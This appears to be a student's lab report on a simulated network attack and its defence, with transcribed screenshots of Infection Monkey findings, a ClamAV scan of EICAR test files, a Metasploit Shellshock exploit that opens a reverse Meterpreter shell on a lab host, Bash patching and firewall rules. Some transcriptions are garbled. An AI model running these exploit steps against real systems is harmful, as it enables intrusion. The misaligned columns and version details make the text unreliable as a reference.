

Defending the Network from a Simulated Attack (3e)

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Time on Task:

1 hour, 30 minutes

Progress:


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Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey

14. Make a screen capture showing the successful exploit of the **corporationtechs.com** web server from **MonkeyIsland**.



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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.

The screenshot shows the Infection Monkey interface with the following details:

- Security report**:
 - Monkeys found: ilo*****, pfs*****, PGs*****, P@gs*****
 - Scanned IPs: 172.40.0.20, 172.30.0.2
 - Note: Monkeys were configured to avoid scanning of the local network.
- Security Findings**:
 - Immediate Threats**: 0 threats
 - Potential Security Issues**:
 - Weak segmentation - Machines from different segments are able to communicate.
- Machine related recommendations**:
 - CLEAN-UBUNTU**:
 - Segment your network and make sure there is no communication between machines from different segments.
- The Network from the Monkey's Eyes**:
 - 2 machines discovered, 0 breached.
 - 0% of scanned machines exploited.
- Legend**: Exploit (red), Scan (yellow), Tunnel (blue), Island Communication (grey).

20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).

The screenshot shows the Infection Monkey interface with the following details:

- ATT&CK report**:
 - This report shows information about Mitre ATT&CK™ techniques used by Infection Monkey.
 - Legend: - Disabled, - Not attempted, - Tried (but failed), - Successfully used.
 - Table showing successful techniques:

| Execution | Persistence | Defence evasion | Credential access | Discovery | Lateral movement | Collection | Command and Control | Exfiltration |
|-------------------------------|------------------------------|-------------------------------|--------------------|--|---------------------------------|------------------------|----------------------|---|
| Command line interface | .bash_profile and .bashrc | BITS jobs | Brute force | Remote System Discovery | Exploitation of Remote services | Data from local system | Connection proxy | Exfiltration Over Command and Control Channel |
| Execution through module load | Create account | File Deletion | Credential dumping | System information discovery | Pass the hash | | Uncommonly used port | |
| Execution through API | Hidden files and directories | File permissions modification | Private keys | System network configuration discovery | Remote file copy | | Multi-hop proxy | |
| PowerShell | Local job scheduling | | | | Remote services | | | |
| Scripting | PowerShell profile | | | | | | | |
| Service execution | Scheduled task | | | | | | | |
| Trap | Setuid and Setgid | | | | | | | |
- Selected technique**:
 - Remote file copy
 - Monkey tried to copy files, but failed.
 - Files copied table:

| Files copied | | |
|--------------|--------------|---------------|
| Src. Machine | Dst. Machine | Filename |
| 172.40.0.50 | 172.40.0.50 | eicar_com.zip |

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Part 2: Use Antivirus Software to Remove Malicious Files

12. Make a screen capture showing the contents of the VIRUS directory.

The screenshot shows a terminal window with the following output:


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drwxr-xr-x 2 user user 4096 Oct 30 20:51 Pictures
drwxr-xr-x 2 user user 4096 May 29 2020 Pictures
drwxr-xr-x 2 user user 4096 May 29 2020 Public
drwxr-xr-x 2 user user 4096 May 29 2020 Templates
drwxr-xr-x 2 user user 4096 May 29 2020 Videos
drwxrwxr-x 2 user user 4096 Oct 30 21:29 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: ****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: ****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.27 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 28.760 sec (0 m 28 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
e Show Applications .com.zip
user@corporationtechs:~$
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Section 2: Applied Learning

Part 1: Exploit a Vulnerable Web Server with Metasploit

11. Make a screen capture showing the updated exploit settings.



The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" running on "AttackLinux01". The date and time are "Oct 30 18:36". The command entered is "msf5 exploit(multi/http/apache_mod_cve_2014_6271_exec)". The output shows the following module options:

| Name | Current Setting | Required | Description |
|----------------|---------------------|----------|---|
| CMD_MAX_LENGTH | 2048 | yes | CMD max line length |
| CVE | CVE-2014-6271 | yes | CVE to check/exploit (Accepted: CVE-2014-6271, C |
| HEADER | User-Agent | yes | HTTP header to use |
| METHOD | GET | yes | HTTP method to use |
| Proxies | | no | A proxy chain of format type:host:port[,type:hos |
| RHOSTS | 172.40.0.20 | yes | The target host(s), range CIDR identifier, or ho |
| RPATH | /bin | yes | Target PATH for binaries used by the CmdStager |
| RPORT | 80 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on |
| SRVPORT | 8080 | yes | This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SSL | false | no | The local port to listen on. |
| SSLCert | | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | cgi-bin/test-cgi.sh | yes | Path to a custom SSL certificate (default is ran |
| TIMEOUT | 5 | yes | domly generated) |
| URIPATH | | no | Path to CGI script |
| VHOST | | no | HTTP read response timeout (seconds) |
| | | | The URI to use for this exploit (default is rand |
| | | | om) |

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17. Make a screen capture showing the successful Linux shell command on TargetLinux01.

The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" running on a Linux system. The terminal displays a Metasploit exploit session against a target at 172.40.0.20:80. The session has started a reverse TCP handler on 10.0.1.3:4444 and sent a stage payload of 980808 bytes. A Meterpreter session has been opened on the target. The user is in a directory listing for /usr/lib/cgi-bin, which contains a file named test-cgi.sh. The file is a regular file with mode 100755 and size 781 bytes, last modified on 2020-10-10 at 14:41:31 -0700.

```
ll, Bind TCP Inline (IPv6)          2025-10-30 19:37:36 manual No   Linux Command She
29 linux/x86/shell_bind_tcp      Vidhi Kadakia
ll, Bind TCP Inline               manual No   Linux Command She
30 linux/x86/shell_bind_tcp_random_port
ll, Bind TCP Random Port Inline
31 linux/x86/shell_reverse_tcp
ll, Reverse TCP Inline
32 linux/x86/shell_reverse_tcp_ipv6
ll, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:54636) at 2025-10-30 18:37:26 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode          Size  Type  Last modified           Name
----          ---   ---   -----              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh


meterpreter > 
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Part 2: Patch the Exploited System

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4. Make a screen capture showing the pre-patch Bash version.



The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" running on a "TargetLinux01" host. The terminal displays the following output:

```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

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9. Make a screen capture showing the post-patch Bash version.

Activities Terminal Oct 30 21:40

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TargetLinux01

```
user@corporationtechs: ~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs: ~$ cd Downloads
user@corporationtechs: ~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs: ~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /usr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs: ~/Downloads$
```

13. Make a screen capture showing your unsuccessful exploit attempt.

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Activities Terminal Oct 30 18:41 • Defending the Network from a Simulated Attack (3e)
AttackLinux01 Terminal 2025-10-30 19:41:08 Vidhi Kadakia

#####
##### / -- \ / -- \ / -- \ #####
##### ##### ##### / -- \ / -- \ / -- \ #####
##### ##### ##### ##### ##### ##### ##### #####
# WAVE 5 ##### SCORE 31337 ##### ##### ##### HIGH FFFFFFFF #
##### ##### ##### ##### ##### ##### ##### #####
https://metasploit.co

m

      =[ metasploit v5.0.89-dev
+ -- ---=[ 2017 exploits - 1099 auxiliary - 343 post
+ -- ---=[ 566 payloads - 45 encoders - 10 nops
+ -- ---=[ 7 evasion

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > check
[-] Unknown command: check.
msf5 > exploit
[-] Unknown command: exploit.
msf5 >
```

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
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Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the EICAR file discovered by Windows Virus and threat protection.



Part 2: Harden the Network Perimeter

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Make a screen capture showing the updated firewall rules on the DMZ interface.

The screenshot shows the pfSense Firewall Rules interface. The browser title is "Defending the Network from a Simulated Attack (3e)" and the URL is "172.30.0.1/firewall_rules.php?if=opt1". The pfSense logo is at the top left, and the navigation bar includes System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The user "Vidhi Kadakia" is logged in. A red warning message in a pink box says: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below it, a green success message in a green box says: "The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress." The main table header is "Rules (Drag to Change Order)" with columns: □, States, Protocol, Source, Port, Destination, Port, Gateway, Queue, Schedule, Description, Actions. The "Actions" column contains icons for Add, Edit, Delete, Save, and Separator. A note below the table says: "No rules are currently defined for this interface. All incoming connections on this interface will be blocked until pass rules are added. Click the button to add a new rule." At the bottom, there's a pfSense license notice and a Firefox welcome message: "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!"